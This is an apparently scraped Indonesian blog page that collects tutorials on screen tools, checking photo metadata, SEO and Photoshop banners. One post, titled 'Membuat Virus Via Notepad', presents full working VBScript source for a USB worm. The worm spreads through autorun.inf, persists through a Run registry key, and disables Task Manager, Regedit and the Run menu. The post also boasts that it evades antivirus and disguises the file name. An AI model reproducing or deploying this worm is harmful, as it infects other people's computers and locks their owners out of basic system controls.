5. Kaca Pembesar
6. Pixel Ruler
7. Protactor
8. Crosshair
9. Whiteboard
PicPick tersedia dalam berbagai bahasa, diantaranya bahasa Arab, Bulgaria, China, Belanda, Inggris, Perancis, Jerman, Italia, Jepang, Korea, Norwegia, Polandia, Portugis, Romania, Rusia, Spanyol, Turki, dan sebagainya.
Untuk dapat menggunakan perangkat lunak PicPick, Anda harus terlebih dahulu mengunduhnya di situs web mereka yaitu http://picpick.wiziple.net/. Saat ini PicPick tersedia dalam versi terbaru yaitu versi 2.2.7.
Selengkapnya...
Memeriksa Keaslian Foto Digital
Jika kita sering dihebohkan dengan adanya foto-foto digital yang bergambar “syur” yang ada di internet. Bahkan orang yang ada dalam foto digital tersebut menyangkal bahwa gambar tersbut adalah foto mereka.
Ada beberapa cara untuk mengenali apakah suatu foto digital itu asli atau telah direkayasa. Direkayasa dalam hal ini adalah foto tersebut sudah pernah di-edit atau retouching menggunakan software pengolah gambar misalkan:
Menggunakan Perintah TYPE
Cara yang paling mudah untuk mengenali apakah file gambar tersebut masih asli adalah dengan menggunakan perintah TYPE yang ada di dalam MS DOS Prompt.
C:\> TYPE sukma1.jpg [Enter]
Seharusnya dapat kita lihat bahwa dalam file tersebut terdapat teks sebagai berikut (contoh):
Nokia Mobile Phones Ltd.
Nokia7650
10/02/2003
03:37:51
Teks tersebut adalah identifikasi bahwa file gambar tersebut diambil dengan menggunakan handphone Nokia tipe 7650 pada tanggal 10 Februari 2003 jam 03:37:51. Apabila gambar tersebut sudah di-edit dengan menggunakan Adobe Photoshop maka teks identifikasi tersebut tidak ada.
Jika file tersebut sudah di-edit dengan menggunakan Adobe Photoshop maka hasilnya adalah sebagai berikut:
C:\> TYPE sukma1.jpg [Enter]
Dari hasil perbedaan tersebut bisa dilihat bahwa setelah gambar tersebut di-edit dengan Adobe Photoshop maka akan terdapat teks yang bertuliskan “Adobe” pada file tersebut. Dengan adanya tulisan “Adobe” tersebut bisa dipastikan bahwa file gambar tersebut pernah di-edit dengan Adobe Photoshop.
Menggunakan ACDSee
Selain menggunakan perintah TYPE, kita juga dapat menggunakan software ACD See untuk melihat keaslian file gambar.
1. Jalankanlah software ACD See.
2. Browse pada folder gambar yang diinginkan
3. Pilih dan tampilkan file gambar yang diinginkan
4. Pilih menu File – Properties
5. Setelah itu akan ditampilkan Properties dari file gambar yang terpilih.
Informasi dalam Properties menjelaskan bahwa:
Make : CAMERA
Model : DC1310
Resolusi : 72 x 72 pixel
Tampak jelas bahwa gambar belum pernah di-edit dengan mengunakan Adobe Photoshop. Karena informasi Metadata menunjukkan informasi yang masih asli yaitu diambil dengan menggunakan CAMERA model DC1310.
Setelah mengetahui cara mengidentifikasi foto digital. Nantinya Anda bisa mengetahui apakah foto digital tersebut hasil rekayasa atau asli diambil dari kamera digital / handphone.
Selengkapnya...
Membuat Website & Blog Menjadi No. 1 di Google
Tidak dipungkiri, sebuah website atau blog yang menempati urutan teratas pada hasil pencarian di mesin pencari google, memiliki peluang lebih besar untuk dikunjungi para pengguna internet. Mereka cenderung lebih tertarik mengunjungi website atau blog yang ada bertengger dan terpampang namanya di halaman awal google. Ini karena dianggap lebih relevan dengan keywords yang mereka cari, selain tentunya karena aspek praktis dan mudah-nya. Jarang-jarang ada pengguna internet yang mau mencari hingga ke halaman-halaman berikutnya dari hasil pencarian search engine google.
Pendeknya, trafik yang ramai dan pagerank tinggi website atau blog Anda adalah kunci sukses memenangkan persaingan bisnis internet. Inilah syarat utama jika Anda ingin populer dan website atau blog Anda laku dijual dan mendapatkan banyak job/pekerjaan dari para advertiser, merchanct maupun vendor online. Jadi, satu-satunya cara menguasai pasar internet adalah tingkatkan trafik, tingkatkan pagerank, perbanyak backlinks dan promosikan website atau blog Anda seluas-luasnya tanpa batas di dunia maya.
Pertanyaannya, bagaimana caranya agar website atau blog kita berada di halaman awal pada hasil pencarian search engine google? Sebenarnya, ada banyak cara dan strategi yang dapat diterapkan untuk meningkatkan trafik maupun meningkatkan pagerank google website/blog kita.
Cara pertama adalah dengan menerapkan strategi optimasi mesin pencari atau lebih dikenal dengan sebutan SEO, singkatan search engine optimation.Ada 8 point dasar dan elemen penting yang harus Anda perhatikanuntuk mendukung SEO, yaitu Nama Domain ,Judul atau head, Meta Keyword, Meta Deskripsi, kontens/isi, Sitemap, Natural listing, dan terakhir Backilnk.
Teknik SEO dibagi menjadi dua, yaitu OnPage dan OffPage. OnPage SEO adalah teknik yang dilakukanatau diterapkan dengan cara mengatur dari dalam website/blog, seperti memaksimalkan keyword dan deskripsi agar lebih mudah dikenali dan dibaca oleh mesin pencari google. Sedangkan OffPage SEO adalah memanfaatkan ruang di luar blog. Ini dapat dilakukan misalnya dengan mencantumkan nama blog atau alamat blog di website lain (natural listing) atau berbagi banner atau link dengan blog yang lain. Cara ini adalah yang paling efektif untuk mendongkrak popularitas blog
Berdasarkan teknik di atas, maka dalam OnPage SEO, antara naman domain, nama blog, judul posting, kata-kaya kunci yang dipergunakan dalam posting (content) hingga meta keywords dan meta deskripsi harus saling berkaitan dengan kuat. Maksudnya, harus menggunakan kata-kata yang sama dan konsisten, sehingga mesin pencari mudah mengenalinya. Untuk membantu seOnPage SEO, manfaatkanlah www.google.com/analytics/. Daftarkan blog Anda sekarang. Ini berguna untuk memantau traffik pengunjug baik harian, mingguan atau bulanan. Manfaatkan juga www.google.com/webmasters/tools. Webmaster tool berguna untuk merangkum seluruh isi blog kita, sehingga mudah dibaca google.Sedangkan untuk OffPage SEO, Anda dituntut aktif menyebarkan alamat website/blog Anda ke banyak mesin pencari, webdirectory atau artikel directory. Juga Anda harus aktif bertukar banner atau tukar link, dan tukar trafik atau tukar kunjungan dengan blogger lain.
Untuk mendaftarkan blog Anda ke mesin pencari cobalah ke www.searcengineoptimising.com. Situs lainnya www.sumitexpress.com. Dengan situs-situs seperti itu Anda bisa mendaftarkan blog Anda ke berbagai mesin pencari,tidak hanya google dan yahoo. Daftarkan juga blog Anda ke blog directory atau artikel directory untuk posting Anda. Dengan demikian, posting dan blog Anda akan makin dikenal. Ada ratusan situs seperti ini. Cobalah search di google dengan key word add url, blog directory dan semacamnya. Lalu daftarkan blog Anda di sana.Satu contohnya adalah www.pingoat.com. Daftarkan blog Anda di sini untuk mengirim ke berbagai search engine.
Sedangkan pada OffPage SEO, yang diperlukan adalah mencantumkan atau meletakkan identitas, alamat blog anda di berbagai tempat yang berbeda-berbeda sebanyak-banyaknya, seperti di berbagai mesin pencari selain, di web/blog ditectory, artikel direktory. dan. Dengan cara ini ,maka berbagai mesin pencari akan dengan mudah menemukan web/blog Anda. Selain itu, adalah bakclink nama alamat website/blog anda yang berada di web/blog orang lain. Berapa banyak jumlah blaclink, menunjukkan tingkat populeritas blog Anda.
Diluar SEO, masih banyak cara lain yang dapat dilakukan untuk menempatkan blog Anda di halaman atas pencarian google. Salah satunya adalah black SEO. Cara ini disebut black,karena memang tidak kelihatan,alias kucing-kucingan danboleh dibilang licik. Jangan terapkan blak SEOini padablog yang adnda daftarkan di google Ansense.
Cara lain yang masih bisa Anda lakukan adalah dengan bertukar link dan bertukar traffik. Kedua cara ini sangat cepat menaikkan pagerank blog Anda. Cara bertukar link dan trafik bisa dilakukan secara manual maupun otomatis. Untuk bertukar link, cobalah daftarkan blog Anda ke situs www,linkmarket.net. Anda bisa bertukar link blog anda di sana dengan ratusan bahkan ribuan blog lain. Untuk tukar trafik, juga demikian, ada yang manual, ada yang otomatis. Cobalah ke http://zuminsurf.com. Mendaftarlah di sana dan tukar trafik Anda sebanyak-banyaknya dengan pengguna atau pemilik blog yang lain.
Berilah website/blog Anda sedikit sentuhan dan ide sederhana itu untuk hasil yang menakjubkan. Ikuti langkah demi langkahnya, dan jadikan website/blog Anda menjadi nomor satu di google.
Selengkapnya...
Membuat Virus Via Notepad
Iseng-iseng mencolok Flash Disc saudara saya tiba-tiba saya nemu sebuah malcode lokal yang dibuat dengan bahasa VBS. Wah, ternyata para virus maker mulai melirik memakai bahasa VBS. Mungkin karena menyangkut HAKI (Hak Atas Kekayaan Intelektual) karena VB6.0 yang banyak beredar adalah bajakan. Jadi ia membuat virus dengan VBS yang bisa dibuat hanya dengan Notepad karena di Windows sudah ada compiler yang terintegrasi dengannya, Windows Based Script Host.
Sesua janji saya, kita akan membuat virus yang sederhana menggunakan Notepad. Virus ini akan membuat dirinya menyebar ke removable disc dengan AutoRun sehingga komputer lain yang tercolok flash disc terinfeksi akan langsung menjadi korban tanpa menungu User menjalankan infector-nya. Virus ini saya beri nama “Kalong.VBS”. Sekarang buka Notepad-nya. Copy kode berikut :
‘//–Awal dari kode, set agar ketika terjadi Error dibiarkan dan kemudian lanjutkan kegiatan virus–//
on error resume next
‘//–Dim kata-kata berikut ini–//
dim rekur,windowpath,flashdrive,fs,mf,isi,tf,kalong,nt,check,sd
‘//–Set sebuah teks yang nantinya akan dibuat untuk Autorun Setup Information–//
isi = “[autorun]” & vbcrlf & “shellexecute=wscript.exe k4l0n6.dll.vbs”
set fs = createobject(“Scripting.FileSystemObject”)
set mf = fs.getfile(Wscript.ScriptFullname)
dim text,size
size = mf.size
check = mf.drive.drivetype
set text = mf.openastextstream(1,-2)
do while not text.atendofstream
rekur = rekur & text.readline
rekur = rekur & vbcrlf
loop
do
‘//–Copy diri untuk menjadi file induk di Windows Path (example: C:\Windows)
Set windowpath = fs.getspecialfolder(0)
set tf = fs.getfile(windowpath & “\batch- k4l0n6.dll.vbs “)
tf.attributes = 32
set tf=fs.createtextfile(windowpath & “\batch- k4l0n6.dll.vbs”,2,true)
tf.write rekursif
tf.close
set tf = fs.getfile(windowpath & “\batch- k4l0n6.dll.vbs “)
tf.attributes = 39
‘//–Buat Atorun.inf untuk menjalankan virus otomatis setiap flash disc tercolok–//
‘Menyebar ke setiap drive yang bertype 1 dan 2(removable) termasuk disket
for each flashdrive in fs.drives
‘//–Cek Drive–//
If (flashdrive.drivetype = 1 or flashdrive.drivetype = 2) and flashdrive.path “A:” then
‘//–Buat Infector jika ternyata Drivetypr 1 atau 2. Atau A:\–//
set tf=fs.getfile(flashdrive.path &”\k4l0n6.dll.vbs “)
tf.attributes =32
set tf=fs.createtextfile(flashdrive.path &”\k4l0n6.dll.vbs “,2,true)
tf.write rekursif
tf.close
set tf=fs.getfile(flashdrive.path &”\k4l0n6.dll.vbs “)
tf.attributes = 39
‘//–Buat Atorun.inf yang teks-nya tadi sudah disiapkan (Auto Setup Information)–//
set tf =fs.getfile(flashdrive.path &”\autorun.inf”)
tf.attributes = 32
set tf=fs.createtextfile(flashdrive.path &”\autorun.inf”,2,true)
tf.write isi
tf.close
set tf = fs.getfile(flashdrive.path &”\autorun.inf”)
tf.attributes=39
end if
next
‘//–Manipulasi Registry–//
set kalong = createobject(“WScript.Shell”)
‘//–Manip – Ubah Title Internet Explorer menjadi THE KALONG v.s. ZAY–//
kalong.regwrite “HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Window Title”,” THE KALONG v.s. ZAY “
‘//–Manip – Set agar file hidden tidak ditampilkan di Explorer–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Advanced\Hidden”, “0″, “REG_DWORD”
‘//–Manip – Hilangkan menu Find, Folder Options, Run, dan memblokir Regedit dan Task Manager–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFind”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFolderOptions”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr”, “1″, “REG_DWORD”
‘//–Manip – Disable klik kanan–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoViewContextMenu”, “1″, “REG_DWORD”
‘//–Manip – Munculkan Pesan Setiap Windows Startup–//
kalong.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeCaption”, “Worm Kalong. Variant from Rangga-Zay, don’t panic all data are safe.”
‘//–Manip – Aktif setiap Windows Startup–//
kalong.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Systemdir”, windowpath & “\batch- k4l0n6.dll.vbs “
‘//–Manip – Ubah RegisteredOwner dan Organization–//
kalong.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOrganization”, “The Batrix”
kalong.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOwner”,”Kalong”
‘//–Nah kalau kode dibawah ini saya nggak tau, tolong Mas Aat_S untuk menjelaskan–//
if check 1 then
Wscript.sleep 200000
end if
loop while check 1
set sd = createobject(“Wscript.shell”)
sd.run windowpath & “\explorer.exe /e,/select, ” & Wscript.ScriptFullname
‘Akhir dari Kode
Save code di Notepad dengan cara FILE > SAVE. Lalu di save as type pilih “All Files (*.*). Simpan dengan nama : k4l0n6.dll.vbs. Sebenarnya gak usah pake *.dll juga gak apa-apa tapi usaha agar tidak mencurigakan aja.
He..he…Virus Worm ini memang bukan murni dari pemikiran saya sendiri karena meniru kode-nya virus Rangga-Zay. Tapi yang ini lebih bagus karena tidak terdeteksi pakai PCMAV RC15, CLAMAV, dan AVAST. Itung-itung ini buat Anda tahu kalau membuat virus/worm tidak perlu membeli software bajakan. Pakai Notepad (dari Windows Original) juga bisa.
Selengkapnya...
Membuat kayak foto beneran ( 3d Realistic photo)
//
pertama buka gambar yang mau dijadiin foto realistic..

Duplikat layer background dengan menekan ctrl + J.. lalu di layer background tekan ctrl+ backspace untuk merubah background jadi putih.

kecilin gambar nya kira-kira kayak gambar dibawah deh..

copy layer gambar dengan menekan ctrl + J dan layer dibawah duplikat dikasih warna hitam.. ( untuk mewarnain tekan ctrl + klik di layer yang mau diwarnain terus tekan ALT + backspace )

klik di layer gambar atau layer paling atas.. Kemudian klik Image > Rotate canvas > 90 cw

Klik Filter >distort > Shear .. setting seperti dibawah lalu klik OK

gini hasilnya :

Selarang klik Image>rotate canvas > 90 ccw. Klik layer warna hitam terus klik Filter > blur > gaussian blur

Sekarang kita buat semacam pantulan cahaya dari tengah karena ngelipetnya ke atas.. gunakan polygonal lasso tool gambar seperti dibawah :

klik Select > Feather ( Photoshop CS2 kebawah) atau Select > modify> feather (PhotoShop CS3) . Jangan lupa, Buat layer baru di paling atas..

Klik edit > fill

kasih Opacity 50% untuk layer baru..

hasilnya :

hasil lain :


satu lagi nih contohnya :

SElamat mencoba
Membuat Banner dengan Adobe Photoshop dan ImageReady
Blog dan website akan semakin indah dan cantik apabila dilengkapi dengan banner-banner sehingga membuat sebuah website atau blog terlihat lebih hidup.
Kali ini saya mencoba memberikan panduan bagaimana cara membuat sebuah banner sederhana hanya dengan menggunakan adobe photoshop. Untuk memulai membuat sebuah banner jalankan adobe photoshop.
Setelah masuk pada adobe photoshop, buatkan sebuah file baru dengan ukuran 125 x 125 pixel, kemudian ubahlah warna pada set foreground color menjadi #000f1f1 kemudian pada set background color menjadi #000DDD.
Membuat Background
Pada toolbox, pilih gradient tool, kemudian klik dan tahan di dalam kotak yang barusan dibuat dengan ukuran 125 x 125 kemduian geser (drag) turun secara vertikal sampai pada bagian bawah kotak dan lepaskan klik mouse.
Membuat Teks Banner
Ubah warna pada set foreground color menjadi #fff000 kemudian pilih tool Teks (T), Horizontal Type Tool, jenis font Century dan ukuran font 24 kemudian ketik kata Belajar dan atur letak kata “Belajar” tadi di tengah-tengah kotak yang berukuran 125 x 125 pixel.
Langkah berikut membuat duplikat layer yang bertuliskan kata “Belajar” (layer 2) sebanyak 2 buah layer lagi sehingga menjadi 3 buah layer. Setelah menduplikat layer tadi selanjutnya ganti teks pada layer yang ketiga menjadi kata Ilmu kemudian layer yang keempat menjadi kata Komputer. Sehingga kita memiliki empat layer yaitu layer1=background, layer2=Belajar, laye3 =Ilmu dan layer4=Komputer.
Hilangkan semua tanda Mata pada ketiga layer teks sehingga hanya terlihat backgroundnya saja.
Setelah itu klik pada bagian bawah toobox, pada pilihan Edit In ImageReady untuk masuk ke Adobe ImageReady.
Pastikan bahwa Animation dalam menu Window sudah diberi tanda centang/contreng apabila belum silahkan diberi tanda centang dengan cara klik menu Window kemudian klik Animation, agar jendela animasi bisa muncul di bagian bawah lembar kerja adobe ImageReady.
Setelah itu langkah berikutnya buatkan duplikat background sebanyak 3 buah sehingga menjadi 4 frame dengan cara klik pada Duplicates Current Frame untuk membuat frame2, frame3 dan frame4, kemudian menculkan kembali kata Belajar pada frame2 dengan cara klik frame2 kemudian klik juga pada tanda Mata pada layer yang bertuliskan kata Belajar sehingga kata Belajar muncul pada frame 2.
Berikutnya klik pada frame3 dan klik juga tanda Mata untu menampilkan kata Ilmu pada frame ke 3 dan lanjutkan dengan langkah yang sama klik pada frame 4 dan munculkan kata Komputer pada frame4 dengan klik tanda Mata.
Langkah berikut adalah mengatur waktu untuk pergantian setiap frame, sebagai contoh gunakan 0,5 second dan coba klik play. Banner anda sudah berhasil dibuat.
Langkah terakhir adalah cara menyimpan banner tersebut menjadi sebuah file banner dengan cara klik menu File kemudian pilih Save Optimazed As kemudian berikan nama banner (misalnya : bannerku) anda dan klik save. File yang tersimpan berekstensi gif. Contoh banner bisa di lihat di sini.
Selamat berkreasi……
Memahami teknik SEO yang mitos dan teknik SEO yang fakta
 SEO hanya mitos atau fakta? Tidak semua teknik SEO yang Anda jumpai di Internet adalah nyata dan terbukti. Tetapi juga tidak semua teknik SEO yang ada hanya mitos belaka. Sebagian nyata, sebagian lagi belum terbukti. Bingung ya? Tidak juga. Mari kita lihat bersama referensi dokumen tentang SEO, yang bersumber resmi dari Google, Yahoo, dan MSN.
Teknik SEO yang nyata
1. Perbanyak jumlah link ke halaman web
Semakin banyak halaman lain yang mengarah ke suatu halaman web, maka halaman web yang dituju akan memiliki posisi yang semakin bagus di Search Engine. Dasarnya adalah pernyataan google di halaman Google Friendly Site. Secara natural, jika web atau blog Anda bagus, orang akan dengan sendirinya memasang link di halaman mereka. Secara tidak natural, Anda dapat blogwalking di blog dofollow atau meminta tukar link dengan pemilik web atau blog lain.
Fenomena click here
Sampai sekarang fenomena “click here” (kekuatan teks link) masih dapat dilihat di Google. Silakan masukkan kata “click here” tanpa tanda petik di Google, lihat halaman yang menjadi urutan paling atas. Buka halaman tersebut, mungkin tidak ada satupun kata “click here” di halaman tersebut. Yang menyebabkan posisi halaman tersebut bagus di Google adalah karena banyak sekali halaman web yang memasang link ke halaman tersebut dengan kalimat yang kurang lebih begini: Untuk download software ini, click here. “Click here” di sini berupa link yang bisa di-klik. Fenomena ini menunjukkan bahwa jumlah link dan teks yang digunakan sebagai link ke arah halaman tertentu akan menentukan posisi halaman tersebut dalam search engine. Ini adalah fakta, bukan mitos.
2. Keyword dan kualitas artikel
Berkali-kali disebutkan dalam Google Webmaster Guidelines, Yahoo! Search Content Quality Guidelines, dan MSN Guidelines for successful indexing, bahwa content atau kualitas isi adalah hal yang utama. Okey kualitas isi yang utama tetapi bagaimana cara membedakan halaman tersebut berkualitas atau tidak? Bagaimana cara membedakan halaman tersebut cocok untuk keyword yang diketikkan pengunjung dalam search engine? Jika kita boleh berandai-andai, seandainya kita diminta membuat sebuah search engine, atau menyusun algoritma search engine, tentu yang kita perhatikan adalah jumlah keyword dan posisi keyword dalam artikel tersebut bukan?
Hal yang menjadi fakta lagi adalah bahwa search engine mempertimbangkan keyword dalam URL dan Judul (title). Jika Anda memasukkan kata kunci tertentu di Google, dan kata kunci tersebut menjadi URL sebuah dokumen hasil pencarian, maka kata kunci dalam tersebut di-bold oleh google bukan? Demikian pula kata kunci di dalam judul, yang selalu di-bold oleh Google dalam SERP (Search Engine Ranking Page). Jadi kata kunci dalam URL dan judul/title merupakan hal yang menentukan posisi dalam search engine adalah fakta, bukan mitos.
Sudah cukup itu saja, hanya ada 2 buah teknik SEO yang benar-benar nyata, dan jika Anda sudah mulai pusing dan nggak mau ribet, cukup terapkan dua teknik SEO tersebut di atas. Tetapi jika Anda punya waktu lebih, silakan teruskan membaca artikel ini.
Teknik SEO yang didasarkan pada Artikel Google mengenai SEO
Kalau dipikir-pikir agak aneh juga, sebagai search engine, Google mengeluarkan dokumen resmi yang berisi Tips SEO, silakan di download pada link referensi yang sudah disebutkkan di atas (PDF 551kb). Kalau boleh berpendapat, tips-tips SEO dalam artikel tersebut sebagian memang bagus untuk meningkatkan posisi di Google, atau (paling tidak) mempermudah dan mempercepat proses indeks, tetapi sebagian untuk mencegah dan memerangi beredarnya tips SEO yang tanpa dasar, optimasi berlebihan, atau blackhat. Ini beberapa tips SEO yang ada pada artikel Google:
1. Membuat judul unik dan akurat
Dalam pelajaran bahasa Indonesia, judul karangan boleh dibuat menggelitik agar menarik pembaca. Misalnya sebuah cerpen percintaan dapat diberi judul “bunga sakura”, meskipun dari awal tidak dibahas mengenai bunga sakura ternyata di akhir cerita menggambarkan sepasang kekasih yang bertemu di bawah pohon sakura.
Dalam pandangan SEO, judul “bunga sakura” tepat jika artikelnya membahas tentang bunga sakura, misalnya wujud, jenis, atau cara menanamnya.
Saran Google:
- Membuat judul yang akurat, unik, dan berbeda-beda untuk setiap halaman.
- Membuat judul yang singkat tetapi jelas.
Kesalahan umum yang perlu dihindari dalam SEO:
- Judul default seperti ‘Untitled’ atau nama perusahaan untuk semua halaman (jika nama perusahaan hanya homepage saja tidak masalah).
- Judul terlalu panjang.
- Menambahkan keyword yang tidak diperlukan dalam judul secara berlebihan.
2. Menggunakan meta description
Jika Anda terbiasa mengedit HTML, Anda dapat memberikan kata-kata yang sesuai untuk meta description. Pada sebagian direktori bahkan tidak mengindeks halaman, hanya meta description dan meta keywordnya saja yang masuk ke dalam database mereka.
Saran Google:
- Membuat meta description yang akurat menggambarkan isinya.
- Membuat meta description yang berbeda-beda untuk setiap halaman.
Kesalahan umum yang perlu dihindari dalam SEO:
- Membuat meta description yang tidak ada hubungannya dengan isi.
- Membuat meta description hanya berisi keyword (bukan kalimat).
- Meta description terlalu umum.
- Copy-paste isi halaman ke dalam meta description.
- Membuat meta description yang sama untuk semua halaman atau sebagian halaman.
3. Membuat URL yang baik
Sama seperti yang sudah dibahas di atas, yaitu keyword dalam URL akan turut menentukan posisi halaman tersebut dalam search engine. Misalnya Anda membuat artikel mengenai bunga sakura, lebih baik menggunakan URL:
http://web-anda.com/bunga-sakura/
daripada
http://web-anda.com/p?12
URL akan muncul dalam hasil pencarian (SERP) dan sering digunakan orang sebagai teks link yang mengarah ke halaman tersebut.
Saran Google:
- Menggunakan URL berupa kata atau kalimat.
- Membuat struktur direktori (seperti folder dalam windows) sederhana.
- Satu halaman hanya memiliki satu URL.
Kesalahan umum yang perlu dihindari dalam SEO:
- URL terlalu panjang, terlalu umum, atau terlalu banyak mengulang kata kunci.
- Membuat struktur direktori yang kompleks atau tidak ada hubungannya dengan isi.
- Mencampur-adukkan URL, kadang dengan awalan www, kadang tanpa www. Kadang dengan akhiran “/”, kadang tidak. Sebaiknya konsisten.
- Menggunakan perpaduan huruf besar dan kecil, sebaiknya hanya huruf kecil.
4. Membuat navigasi situs mudah dan sederhana
Google menyarankan situs dibuat dengan navigasi yang sederhana dari umum ke spesifik. Misalnya pada halaman utama ada “profil perusahaan”, di dalam halaman “profil perusahaan” ada link ke “bidang usaha”, “AD/ART”, “manajemen”, dsb. Di dalam halaman “bidang usaha” ada link ke “off air”, “on air”, dsb.
Saran Google:
- Membuat hirarki navigasi yang simple dan natural.
- Menggunakan link berupa teks dalam navigasi.
- Menggunakan teks yang menyatakan posisi pengunjung sedang dimana (breadcumb), yang memungkinkan pengunjung dapat dengan mudah menuju ke level yang lebih tinggi, misalnya ditampilkan saat ini pengunjung sedang berada di:
profil perusahaan > bidang usaha > off air
- Membuat sebuah HTML sitemap, yaitu sebuah halaman yang di dalamnya terdapat link ke semua halaman atau halaman-halaman penting dalam situs Anda.
- Pertimbangkan jika sebagian URL dihilangkan. Misalnya link ke artikel ini:
http://tutorialgratis.net/2008/12/24/memahami-teknik-seo-mana-yang-mitos-dan-mana-yang-fakta/
pertimbangkan apakah link tersebut valid jika link-nya dipotong menjadi:
http://tutorialgratis.net/2008/12/
- Membuat halaman 404 yang berguna. Halaman 404 adalah halaman yang ditunjukkan saat pengunjung mengklik atau menulis URL sebuah halaman yang tidak ada di dalam situs Anda. Halaman 404 dapat berisi link ke homepage atau link ke artikel atau halaman yang populer di web Anda.
Kesalahan umum yang perlu dihindari dalam SEO:
- Membuat navigasi yang sangat kompleks, misalnya semua halaman saling berkaitan.
- Membuat halaman yang terlalu dalam, halaman tersebut hanya dapat dibuka dengan berkali-kali klik dan membuka halaman lain yang sangat banyak terlebih dahulu.
- Menggunakan banyak gambar dan animasi untuk link (sebaiknya teks).
- HTML sitemap mengandung link yang tidak valid atau tidak terorganisir dengan baik.
- Membiarkan halaman 404 terindeks search engine, hanya pesan singkat “Not Found” atau “Error 404″ tanpa penjelasan, dan menggunakan design yang tidak konsisten misalnya hanya halaman putih.
5. Menawarkan isi dan pelayanan yang berkualitas
Menurut Google, isi web yang berkualitas adalah kunci utama untuk dapat memperoleh trafik, karena akan menarik pengunjung untuk mengajak temannya ikut melihat web tersebut, baik melalui blog, email, dari mulut ke mulut dan sebagainya.
Saran Google:
- Menuliskan isi web dengan bahasa yang mudah dimengerti dan topik yang terorganisir.
- Menggunakan kata-kata kunci yang diperkirakan akan digunakan pengunjung yang menjadi target Anda. Misalnya web Anda adalah toko mobil, maka masukkan kata kunci BMW, mobil, mobil bekas, mobil murah, dan kata-kata lain yang kira-kira banyak dimasukkan orang ke dalam search engine. Kata-kata ini harus ada di dalam web Anda.
- Membuat isi yang baru, unik, dan tidak ditemukan pada web lain.
- Membuat isi yang diperuntukkan untuk orang, bukan search engine.
Kesalahan umum yang perlu dihindari dalam SEO:
- Banyak error baik secara ejaan maupun tata bahasa.
- Copy-paste dari web atau blog lain.
- Membuat sebuah halaman yang mirip dengan halaman lain dalam satu situs (duplicate content).
- Memasukkan keyword berlebihan, sehingga jika dibaca orang biasa menyebabkan tidak nyaman.
- Memasukkan kata-kata dengan kesalahan ejaan dengan harapan orang yang salah ketik di search engine akan menemukan web kita.
- Membuat teks yang tidak kelihatan bagi pengguna (misalnya karena kecil sekali atau warna teks dengan background-nya sama).
6. Membuat anchor teks yang baik
Anchor teks adalah teks yang digunakan sebagai link. Teks ini berfungsi sebagai keyword bagi halaman yang dituju. Membuat anchor teks yang baik sangat berguna dalam SEO, baik untuk link yang menuju ke halaman luar maupun link yang menuju ke halaman dalam situs kita sendiri.
Saran Google:
- Menuliskan anchor teks yang menerangkan isi halaman yang dituju.
- Menuliskan anchor teks yang singkat dan jelas.
- Membuat anchor teks mudah dilihat dan berbeda dengan teks biasa (warna, ukuran, dll).
Kesalahan umum yang perlu dihindari dalam SEO:
- Membuat anchor teks yang terlalu umum seperti “click here” atau “klik di sini”.
- Membuat anchor teks terlalu panjang dan anchor teks yang tidak perlu.
7. Membuat heading tag yang baik
Heading tag adalah kode HTML yang menunjukkan kerangka karangan (outline), dimulai dari <h1> sampai <h6>. Heading tag berisi judul artikel, judul bab, judul sub-bab, atau judul point-point penting, tetapi bukan paragraf artikel itu sendiri. Misalnya sebuah artikel tentang bunga sakura:
<h1> adalah judul artikelnya sendiri, misalnya “Bunga sakura”
<h2> adalah judul bab, misalnya “Pengenalan”, “Pembibitan”, Perawatan”
<h3> adalah judul sub-bab, misalnya “Kebutuhan Air”, “Kebutuhan Pupuk” dsb.
Saran Google:
- Membuat heading tag sebagai outline yang menyebar terstruktur dengan baik di dalam sebuah artikel
Kesalahan umum yang perlu dihindari dalam SEO:
- Membuat heading tag yang tidak perlu, meloncat-loncat dengan struktur yang tidak jelas.
- Membuat heading tag hanya sekedar agar tulisan enak dipandang, bukan karena strukturnya.
- Meletakkan sebuah paragraf dalam heading tags, sebaiknya berupa kalimat singkat atau judul.
8. Optimasi gambar
Gambar di dalam sebuah web atau blog sangat powerfull dalam SEO. Search engine saat ini tidak bisa mengindeks tulisan yang ada di dalam gambar, tetapi dapat mengindeks atribut “ALT” pada gambar. Teks dalam atribut ALT akan muncul jika pengunjung gambar tidak tertampil di browser baik disengaja untuk mempercepat browsing ataupun tidak disengaja oleh pengunjung.
Saran Google:
- Menggunakan atribut ALT yang singkat dan jelas menerangkan gambar tersebut.
- Menggunakan nama file yang berisikan deskripsi gambar atau keyword.
Misalnya, lebih baik menggunakan
kupu-kupu.jpg, oka-mahendra.gif
daripada
image001.jpg, fotoku.gif
- Menggunakan atribut ALT jika gambar tersebut digunakan sebagai link adalah wajib, fungsinya sama dengan anchor teks dalam teks link.
- Meletakkan semua gambar dalam satu direktori tertentu di dalam sebuah situs web.
- Menggunakan tipe file yang umum (JPEG, GIF, PNG, dan BMP).
Kesalahan umum yang perlu dihindari dalam SEO:
- Tidak menggunakan atribut ALT.
- Atribut ALT terlalu panjang atau diisi keyword secara berlebihan.
9. Membuat robot.txt yang efektif
Robots.txt adalah file yang memerintahkan search engine BOLEH atau TIDAK mengakses bagian tertentu di dalam situs web. Misalnya pada situs web http://tutorialgratis.net, Robots.txt terletak pada: http://tutorialgratis.net/robots.txt.
